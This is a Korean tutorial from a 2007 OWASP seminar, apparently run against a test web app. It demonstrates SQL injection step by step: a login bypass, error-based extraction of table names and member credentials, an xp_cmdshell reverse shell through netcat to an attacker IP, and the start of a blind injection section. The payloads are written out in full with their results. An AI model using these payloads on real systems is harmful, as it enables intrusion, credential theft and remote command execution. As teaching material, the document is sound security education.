

SQL Injection Basic

윤현호 (Hyunho.Yun)

r3dcat@gmail.com

Published: September 2007

<http://theFlower.or.kr>

Abstract

- 본 문서는 2007년 9월 7일 SecurityPlus(café.naver.com/securityplus) OWASP Top10 2007 Seminar 관련 자료입니다.
- 영리를 목적으로 사용 및 배포를 금지합니다.
- 문서의 내용은 임의의 가상 테스트 서버를 대상으로 한 기본적인 OWASP TOP 10 범위 안에서의 기본적인 내용들로 구성되어 있습니다.
- 더욱 자세한 내용은 <http://gimyo.com/owasp> 를 참고해주시기 바랍니다.
- 본 문서는 OWASP의 이해를 돕기 위한 문서이며, 비인가 된 접근은 불법입니다.

1 Introduction

- SQL이란?

SQL(Structured Query Language) 이란, 데이터 정의어(DDL)과 데이터 조작어(DML)를 포함한 DB용 질의어으로써 일반적인 쉬운 예로 웹 Application이 DataBase에 게시물을 저장하고 불러오는 과정에서 사용하게 됩니다.

..


- SQL Injection 공격이란?

SQL 구문 삽입(Injection)은 웹 App이 DB에 질의를 하는 과정 사이에 일반적인 값(Value)외에 DataBase에서 실행이 가능한 구문을 인자 값 뒤에 함께 삽입하여 공격자가 원하는 SQL 쿼리문을 실행하는 공격을 이야기 합니다.

본 문서에서는 일반적인 에러 값 반환을 통해 DataBase의 내부 정보를 절취하는 방법과 에러 값 반환이 안되는 경우 Blind SQL Injection을 통해 내부 정보를 절취하는 방법에 대해서 설명하도록 하겠습니다.

2 상세내용


인젝션은 사용자가 입력한 데이터가 명령어나 질의어의 일부로써 인터프리터에 보내질 때 인젝션이 이뤄집니다. 공격자들은 특별히 제작된 데이터를 입력하여 인터프리터를 속여 의도되지 않은 명령어들을 실행하도록 하여 어떤 임의의 데이터를 생성하고, 읽고, 갱신하고, 삭제하는 것을 허용하도록 합니다. 최악의 경우는 이러한 취약점들이 공격자로 하여금 어플리케이션을 완전히 손상시키고 시스템을 다운시키고, 심지어 철저하게 숨겨진 방화벽 환경을 우회하는 것을 허용할 수 있는 취약점 입니다.



우선 SQL 인젝션을 이야기하려면 SQL 쿼리문에 대한 대략의 이해가 필요 합니다. 이 부분은 별도의 자료를 통해 습득하셨을 것으로 보고 취약점 공격부터 하나씩 살펴보도록 하겠습니다.

가) 인젝션을 통한 인증모듈 우회 공격

인증을 처리하는 모듈이 입력 값에 대해 적절히 검사 하지 않았을 때 공격자는 비 정상적인 **SQL Query**를 삽입 할 수 있고 이를 이용해 사용중인 데이터베이스에 영향을 주어 인증 모듈을 우회할 수 있습니다.



위의 그림과 같이 일반적인 ID/Password 로그인 창이 있을 경우 ID와 Password 부분에 값을 입력하여 로그인 절차를 거치게 됩니다.



해당 페이지에서 오른쪽 버튼을 클릭하여 소스보기를 하여 해당 페이지의 소스 내용을 살펴보면 HTML로

```
<input type="text" name="admin_id" size="17"
maxlength="30">
```

```
<input type="password" name="admin_pass" size="17"
maxlength="30"> 태그가 있는 것을 확인 할 수 있습니다.
```

우리는 admin_id와 admin_pass 로 입력되는 파라메터 값이 DB에 다음과 같은 쿼리로 전달 될 것을 예상 할 수 있습니다.

```
SELECT admin_Id, admin_Pass from adminTable where admin_ID='$admin_id' AND  
admin_pass='$admin_pass';
```

내용을 해석해 보면 adminTable에서 admin_id와 admin_Pass의 값을 반환하는데 admin_ID의 값이 붉은색 \$admin_id와 같고 admin_pass 값이 붉은색 \$admin_pass와 같을 때의 값을 가져 옵니다. 만일 에러가 발생시 로그인 실패 메시지를 뿌리고 제대로 값이 반환이 되면 로그인이 완료될 것 입니다.

상단의 쿼리문을 통해 보면 입력되는 값을 '(single quote)'으로 감싸져 있는 것을 확인할 수 있습니다. 그렇다면 입력 값에 '를 입력 했을 경우는 어떤 결과가 발생할까요? DBMS에서는 '의 시작을 받고 '(입력된 single quote)로 입력 값이 끝난 것으로 생각합니다. 그렇지만 원래 코드에 있던 '(single quote)를 만나서 에러가 발생하고 다시 로그인 실패로 인식하여 로그인 창을 재로딩합니다.



일반적인 경우라면 admin_id와 admin_pass에 string 형태의 값이 들어오겠지만 해당 입력 값으로 ' or 'a'='a-- 와 같은 형태의 값을 입력하게 되면 입력 값 검증 모듈이 없기 때문에 해당 쿼리는 다음과 같이 입력됩니다.

```
SELECT admin_Id, admin_Pass from adminTable where admin_ID='or 'a'='a'--'  
AND admin_pass='$admin_pass';
```

붉은 색으로 표시된 부분이 우리가 입력한 쿼리 구문입니다.

adminTable에서 admin_Id, admin_Pass를 가져오는데 그 값이 admin_ID가 "(null)" 이거나 a=a 일 때의 값을 반환하고 뒤의 파란색은 모두 -- 로 인해 주석처리가 됩니다. 그러면 DBMS는 어떻게 반응을 할까요? adminTable에서 admin_ID가 "이거나 a=a 가 참일때의 값을 찾게 됩니다. 그렇기 때문에 언제나 a=a는 참 이므로 admin_ID에서 가장 처음부터 가장 마지막까지 모든 값이 다 반환이 되어버립니다. 그러면 웹 Application에서는 당연히 1개의 값만이 반환되었을 것을 가정으로 코딩

이 되어 있기 때문에 가장 상위에 반환된 값으로 로그인이 되는 겁니다.
이렇게 간단하게 로그인 인증 모듈을 우회하는 방법을 알아보았습니다.

쿼리 구문에 따라서 '가 들어갈 수도 있고 "가 들어가거나)가 들어갈 수도 있습니다.
그렇지만 기본적인 구조는 상단과 같기 때문에 쉽게 응용이 되실 것으로 믿습니다.

나) 일반적인 에러 값 반환을 통한 SQL Injection 공격

이번에는 에러 값 반환을 통한 SQL Injection 공격을 살펴보겠습니다.

현재 구현된 the Flower shop의 경우는 좀더 SQL Injection 공격을 편하게 그리고 정확하게 하기 위해서 실행되는 쿼리문을 상단에 출력하도록 제작 하였습니다.

The screenshot shows the 'the Flower' web application interface. The search results page displays a table of board items. The SQL query being executed is highlighted in red: `SELECT * FROM board_free where info_title like '%A%' ORDER BY INFO_REF DESC, INFO_STEP`. The search input field contains the character 'A', and the '입력' (Input) button is also highlighted.

번호	제 목	작성자	날 짜	조회
3	A2-인젝션취약점_악성코드 삽입 [1]	고양이	2007/09/01	58
2	A2-인젝션취약점_BlindSQL 삽입 [1]	고양이	2007/09/01	47
1	A2-인젝션취약점-에러값 반환을 통한...	고양이	2007/09/01	81

검색 창에 A라고 글을 쳤을 경우 (1)과 같이 쿼리문이 완성 되는 것을 확인 할 수 있습니다. 그러면 이번에는 ' 를 하나만 쳐보겠습니다.

The screenshot shows the 'the Flower' web application interface. The error message is displayed: `Microsoft OLE DB Provider for SQL Server error '80040e14': 'ORDER BY INFO_REF DESC, INFO_STEP' 문자열 앞에 닫히지 않은 인용 부호가 있습니다.` The error message is in Korean, indicating an unclosed quotation mark before the string 'ORDER BY INFO_REF DESC, INFO_STEP'.

첫번째 줄의 `SELECT * FROM board_free where info_title like '%%' ORDER BY INFO_REF DESC, INFO_STEP` 는 게시판의 구조상 실행하는 SQL 쿼리문을 출력해 준 부분입니다. 그리고 하단에 있는 에러 페이지를 보면 ' `ORDER BY INFO_REF DESC, INFO_STEP`' 문자열 앞에 닫히지 않은 인용 부호가 있습니다. 라는 메시지가 출력되는 것을 알 수 있습니다. 입력한 구문에서 에러가 발생시 뒷쪽의 있는 쿼리 구문을 출력해주는 것을 알 수 있습니다.

그러면 이번에는 `a%'and 1=(select @@VERSION)--` 이라고 검색창에 쳐 넣어 보도록 하겠습니다.

전체 완성적인 쿼리는 다음과 같습니다.

```
SELECT * FROM board_free where info_title like '%a%'and 1=(select @@VERSION)--%' ORDER BY INFO_REF DESC, INFO_STEP
```

파란색은 원래 있던 쿼리문이고 붉은 색이 우리가 삽입한 쿼리문 입니다.

내용을 해석해 보면 `board_free` 에서 `info_title`이 `a`와 비슷하고 현재 DB의 버전 정보 값이 '1'과 같은걸 출력하라. --는 MS SQL의 주석처리 코드이기 때문에 뒤에 `"%' ORDER BY INFO_REF DESC, INFO_STEP"`은 모두 주석으로 처리해서 DB에서 작동을 하지 못합니다.

그렇다면 `SELECT * FROM board_free where info_title like '%a%'and 1=(select @@VERSION)--`가 실행되면 무슨 일이 일어날까요?

DBMS의 버전 정보는 string값이고 1은 int 값이기 때문에 에러가 발생하죠. the Flower 습의 경우 위에서 살펴 본 것과 같이 에러 발생 지점의 뒤쪽에 있는 쿼리문을 상세하게 출력하기 때문에 그 DBMS의 버전 정보를 상세하게 에러메세지에 출력합니다.

```
SELECT * FROM board_free where info_title like '%a%'and 1=(select @@VERSION)-- %' ORDER BY INFO_REF DESC, INFO_STEP

Microsoft OLE DB Provider for SQL Server error '80040e07'

nvarchar 값 'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 4)'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

/board/board_list.asp, line 47
```

이번에는 DB명을 같은 원리로 가져오겠습니다.

a%'and 0<>db_name()--

```
SELECT * FROM board_free where info_title like '%A%' ORDER BY INFO_REF DESC, INFO_STEP
```

제목

이라고 검색 창에 입력 해보겠습니다.

 정보 나눔방


```
SELECT * FROM board_free where info_title like '%a%'and 0<>db_name()--%' ORDER BY INFO_REF DESC, INFO_STEP
```

Microsoft OLE DB Provider for SQL Server error '80040e07'

nvarchar 값 'camel'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

/board/board_list.asp, line 47

이렇게 DB이름이 나오고 a%'and user>0--을 입력하면 다음과 같이

 정보 나눔방

```
SELECT * FROM board_free where info_title like '%a%'and user>0--%' ORDER BY INFO_REF DESC, INFO_STEP
```

Microsoft OLE DB Provider for SQL Server error '80040e07'


nvarchar 값 'dbo'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

/board/board_list.asp, line 47

Dbo 계정으로 DB가 실행되고 있음을 알 수 있습니다.

이번에는 a%'and 0<>(select top 1 name from camel.dbo.sysobjects where xtype=char(85))--를 입력하겠습니다.


내용을 살펴보면 camel DB의 dbo의 sysobjects 테이블에서 user(char(85)의 값은 대문자 U로 user를 의미)가 생성한 테이블 중 첫번째 것을 0과 비교 합니다.



Besong이라는 테이블을 찾아낸 후에 같은 방법으로 다음 쿼리들을 삽입 합니다.

a%'and 0<>(select top 1 name from (select top 19 name from camel.dbo.sysobjects where xtype='U' order by name asc) as table1 order by name desc)--

상기와 같이 파란색 부분의 숫자만 바뀌가면서 계속 삽입을 하여 특정DB에서 특정인이 만든 19번째 테이블명을 얻어 냅니다.




이렇게 얻어낸 테이블명 중 상기와 같이 원하는 정보가 있는 테이블 발견하면 그 안에서 컬럼 정보를 얻어오도록 합니다.

a%'and 0<>(select top 1 char(94)+Cast(id as varchar(8000))+char(94) from (select top 19 id from camel.dbo.sysobjects where name='member' order by id asc) as table1 order by id desc)--

상기와 같은 쿼리를 입력 합니다. Char(94)를 양쪽에 넣은 이유는 출력을 원하는 값이 int형이기 때문에 강제 변환 연산(CAST)를 통해서 varchar로 바꾸고 양쪽에

^을 넣어주어서 int형과 비교시 강제 에러를 발생하기 위해서 넣은 식 입니다.
파란색 부분에 상단에서 찾아낸 원하는 테이블 명을 넣으면 그 해당 ID 값을 다음과 같이 출력 합니다.



정보 나눔방

```

SELECT * FROM board_free where info_title like '%a%'and 0<>(select top 1 char(94)+Cast(id as varchar(8000))
+char(94) from (select top 19 id from camel.dbo.sysobjects where name='member' order by id asc) as table1
order by id desc)--%' ORDER BY INFO_REF DESC, INFO_STEP


Microsoft OLE DB Provider for SQL Server error '80040e07'

varchar 값 '549576996'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

```

a%'and 0<>(select top 1 name from (select top 5 name from camel.dbo.syscolumns
where id=549576996 order by name asc) as table1 order by name desc)--

상단에서 나온 ID값으로 다시 삽입을 해보면 다음과 같이 원하는 컬럼(5번째 컬럼)을 출력 합니다.



정보 나눔방

```


SELECT * FROM board_free where info_title like '%a%'and 0<>(select top 1 name from (select top 5 name
from camel.dbo.syscolumns where id=549576996 order by name asc) as table1 order by name desc)--%'
ORDER BY INFO_REF DESC, INFO_STEP

Microsoft OLE DB Provider for SQL Server error '80040e07'

nvarchar 값 'mem_id'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

```

같은 방법으로 7번째 컬럼을 조회하면 아래와 같이 나타납니다.



정보 나눔방

```

SELECT * FROM board_free where info_title like '%a%'and 0<>(select top 1 name from (select top 8 name
from camel.dbo.syscolumns where id=549576996 order by name asc) as table1 order by name desc)--%'
ORDER BY INFO_REF DESC, INFO_STEP

Microsoft OLE DB Provider for SQL Server error '80040e07'


nvarchar 값 'mem_pwd'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

```

에러 값을 통해서 현재 member 테이블의 mem_id와 mem_pwd가 있는 것을 확인했습니다. 그러면 이번에는 그 데이터 값을 출력하도록 하겠습니다.

a%'and 0<>(select top 1 char(94)+Cast(mem_id as varchar(8000))+char(94) from camel.dbo.member)--

이번에도 member에서 mem_id를 가져오도록 합니다.

 정보 나눔방


```
SELECT * FROM board_free where info_title like '%a%'and 0<>(select top 1 char(94)+Cast(mem_id as varchar(8000))+char(94) from camel.dbo.member)--%' ORDER BY INFO_REF DESC, INFO_STEP
```

Microsoft OLE DB Provider for SQL Server error '80040e07'

varchar 값 '%Free%'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

이번에는 Free라는 ID가 존재하는 것을 알게 되었습니다.

a%'and 0<>(select top 1 char(94)+Cast(mem_pwd as varchar(8000))+char(94) from camel.dbo.member)--

 정보 나눔방

```
SELECT * FROM board_free where info_title like '%a%'and 0<>(select top 1 char(94)+Cast(mem_pwd as varchar(8000))+char(94) from camel.dbo.member)--%' ORDER BY INFO_REF DESC, INFO_STEP
```

Microsoft OLE DB Provider for SQL Server error '80040e07'

varchar 값 '%freedom%'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

획득한 정보를 바탕으로 실제로 로그인을 해보도록 하겠습니다.

회원로그인

* 회원 로그인하시면 각종 이벤트 및 적립금 혜택을 받으실 수 있습니다.

아이디 : Free

비밀번호 : ●●●●●●

회원
로그인

Free / freedom 으로 로그인을 해보았습니다. 쉽게 로그인이 되는 걸 확인 할 수 있습니다.



다) 저장 프로시저를 이용한 공격

저장프로시저를 이용한 명령어 실행의 경우 중국에서 2005년부터 현재까지 엄청나게 공격에 사용한 자동화 도구에서 시스템에 명령을 내릴 때 사용되는 방법입니다. 이 역시 어떠한 결과값을 리턴 하는 게 아닌 공격자의 추측에 의한 방법으로 한 단계씩 공격을 진행하는 방법입니다.

다양한 형태의 공격 유형이 있지만 여기서는 Reverse Telnet을 통한 연결만을 해보도록 하겠습니다.

명령 프롬프트를 통한 접근이 가능하므로 이후에 공격은 다양하게 실행 할 수 있습니다.

제목	NC.exe 파일 업로드
작성자	고양미
비밀번호	●●●●●●
내용	리버스 텔넷에 사용할 nc.exe 업로드
첨부파일	C:\HackMe\1000-win' <input type="button" value="찾아보기..."/>

첨부 파일로 nc.exe(netcat)을 업로드 합니다.



많은 저장 프로시저 중에서 가장 쉽게 접할 수 있는 `xp_cmdshell` 을 사용해서 Shell에 명령을 내려보겠습니다. 이 경우는 DBMS에서 프로시저를 사용해서 명령을 내리기 때문에 DBMS의 권한으로 process가 구동됨을 알 수 있습니다. 우선 아래와 같이 인젝션 구문을 삽입 할 경우

```
a%';EXEC master..xp_cmdshell 'copy
c:\www\came\board\upload\nc.exe %systemroot%\nc.exe'--
```

전체 쿼리문은 아래와 같게 됩니다.

```
SELECT * FROM board_free where info_title like '% a%';EXEC master..xp_cmdshell
'copy c:\www\came\board\upload\nc.exe %systemroot%\nc.exe'-- %' ORDER BY
INFO_REF DESC, INFO_STEP
```

해석을 해보면 이걸 두 개의 쿼리가 순차적으로 실행된다는 걸 알 수 있습니다.

```
SELECT * FROM board_free where info_title like '% a%';
```

가 먼저 실행되어서 a가 들어간 제목을 가진 게시물을 출력하게 됩니다.

```
그리고 다음으로는 ;EXEC master..xp_cmdshell 'copy
```

```
c:\www\came\board\upload\nc.exe %systemroot%\nc.exe'-- 가 실행되게 됩니다.
```

Xp_cmdshell 프로시저를 실행하여 'copy 명령으로 nc.exe를 system폴더로 복사하

도록 합니다.

그리고 cmd 창에서 ipconfig를 통해서 본인의 IP를 확인 한 후 nc.exe(netcat)으로 listen 하도록 실행합니다.

```
C:\WINDOWS\system32\cmd.exe - nc -lvp 1234
Ethernet adapter 로컬 영역 연결:

    Connection-specific DNS Suffix  . : skcorp.com
    IP Address. . . . . : 168.154.201.52
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 168.154.200.1

C:\Documents and Settings\Wr3dcat>nc -lvp 1234
listening on [any] 1234 ...
```

이렇게 준비가 모두 끝났으면 다시 xp_cmdshell로 nc로 168.154.201.52(listen mode에 들어간 nc가 실행된 host의 ip)로 연결하도록 인젝션 구문을 삽입 합니다.

a%';EXEC master..xp_cmdshell 'nc 168.154.201.52 1234 -e cmd'--

이렇게 삽입을 하면 아래와 같이 서버의 cmd로 netcat을 통해서 연결이 된 것을 알 수 있습니다.


```
C:\WINDOWS\system32\cmd.exe - nc -lvp 1234
Ethernet adapter 로컬 영역 연결:

    Connection-specific DNS Suffix  . : skcorp.com
    IP Address. . . . . : 168.154.201.52
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 168.154.200.1

C:\Documents and Settings\Wr3dcat>nc -lvp 1234
listening on [any] 1234 ...
Warning: forward host lookup failed for catcom.skcorp.com: h_errno 11004: NO_DATA
connect to [168.154.201.52] from catcom.skcorp.com [168.154.201.52] 2525: NO_DATA
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

서버에서 nc가 실행된 프로세스를 확인 해보면 아래와 같이 sqlservr.exe 프로세스 밑에서 cmd.exe(pid:3024)가 실행 된 것을 볼 수 있습니다. 이걸 xp_cmdshell이 실행되는 것을 의미하며 그 하위에 있는 nc.exe를 실행하고 있는 것을 알 수 있습니다. 그리고 nc.exe 하위에 cmd.exe는 netcat을 통해 원격지(공격자)에서 연결이 실행된 cmd.exe를 나타내고 있는 것 입니다.



Process Explorer - Sysinternals: www.sysinternals.com [TESTW\Administrator]

Process	PID	CPU	Description	Company Name
SERVICES.EXE	252		Services and Controller...	Microsoft Corporation
termsrv.exe	384		Terminal Server Service	Microsoft Corporation
svchost.exe	508		Generic Host Process f...	Microsoft Corporation
DLLHOST,...	1892		COM Surrogate	Microsoft Corporation
DLLHOST,...	2476		COM Surrogate	Microsoft Corporation
mdm.exe	2480		Machine Debug Manager	Microsoft Corporation
spoolsv.exe	560		Spooler SubSystem App	Microsoft Corporation
msdtc.exe	588		MS DTC console program	Microsoft Corporation
tcpvcs.exe	688		TCP/IP Services Applic...	Microsoft Corporation
svchost.exe	704		Generic Host Process f...	Microsoft Corporation
LLSSRV,EXE	744		Microsoft® License Ser...	Microsoft Corporation
sfmshim.exe	772		MacPrint Service	Microsoft Corporation
sqlservr.exe	844		SQL Server Windows NT	Microsoft Corporation
sqlservr.exe	996		SQL Server Windows NT	Microsoft Corporation
CMD, EXE	3024		Windows NT Command ...	Microsoft Corporation
nc.exe	3044			
CM,...	3028		Windows NT Command ...	Microsoft Corporation
mysqld-nt.exe	1028			
regsvc.exe	1080		Remote Registry Service	Microsoft Corporation
mstask.exe	1112		Task Scheduler Engine	Microsoft Corporation
SNMP,EXE	1180		SNMP Service	Microsoft Corporation
sqlbrowser,e...	1260		SQL Browser Service E...	Microsoft Corporation
lsrvr.exe	1304		Microsoft (R) Terminal S...	Microsoft Corporation
VMwareServ...	1368		VMware Tools Service	VMware, Inc.

CPU Usage: 0.00% Commit Charge: 45.45% Processes: 53

이렇게 원격지에서 reverse telnet으로 연결된 경우는 위에서 보듯이 sqlservr.exe에서 실행이 되기 때문에 관리자의 권한으로 cmd.exe가 실행되어 관리자 명령들을 그대로 수행 할 수 있습니다.


```
C:\WINDOWS\system32\cmd.exe - nc -lvp 1234
C:\www\camel>net user
net user

www에 대한 사용자 계정

-----
Administrator      ASPNET             blue
c1311               Guest             han
hilde               IUSR_TEST         IWAM_TEST
kim                 lee               rainsun
test                TsInternetUser    user_085
명령이 하나 이상의 오류로 완료되었습니다.

C:\www\camel>
```

이렇게 해서 저장프로시저를 이용한 공격에 대해서 간략하게 실습을 해보았습니다.

라) Blind SQL Injection 공격

Blind SQL은 말 그대로 장막에 가려진 것과 같이 리턴 값이 상세하게 나타나지 않는 사이트를 공격할 때 사용 합니다.

이 경우 에러페이지가 설정이 되어 있어서 특별한 정보를 얻을 수 없는 경우에 true와 false 값의 차이만으로 값을 한자리씩 찾아가는 방법 입니다.

그러면 원래 쿼리를 살펴 보도록 하겠습니다.

```
SELECT * FROM board_free where info_title like '%a%' ORDER BY INFO_REF
DESC, INFO_STEP
```

위에서 보듯이 a가 공격자가 입력한 구문 입니다. A가 들어간 제목을 출력해주는 쿼리문 입니다.

그 쿼리문을 다음과 같은 구문으로 삽입하여 변경하도록 하겠습니다.

%a' and 1=1 --


위 와 같이 입력을 했을 경우 쿼리문은 다음과 같은 형태로 변하게 됩니다.

```
SELECT * FROM board_free where info_title like '%a%'and 1=1--%' ORDER BY INFO_REF DESC, INFO_STEP
```

위의 경우 -- 뒤의 구문은 역시 주석처리가 되어 무시하고 -- 앞의 구문을 살펴볼 수 있도록 하겠습니다.

Board_free의 모든 컬럼 값을 반환하는데 info_title에서 a가 들어가 있고(!) 1=1이면 출력하도록 합니다.

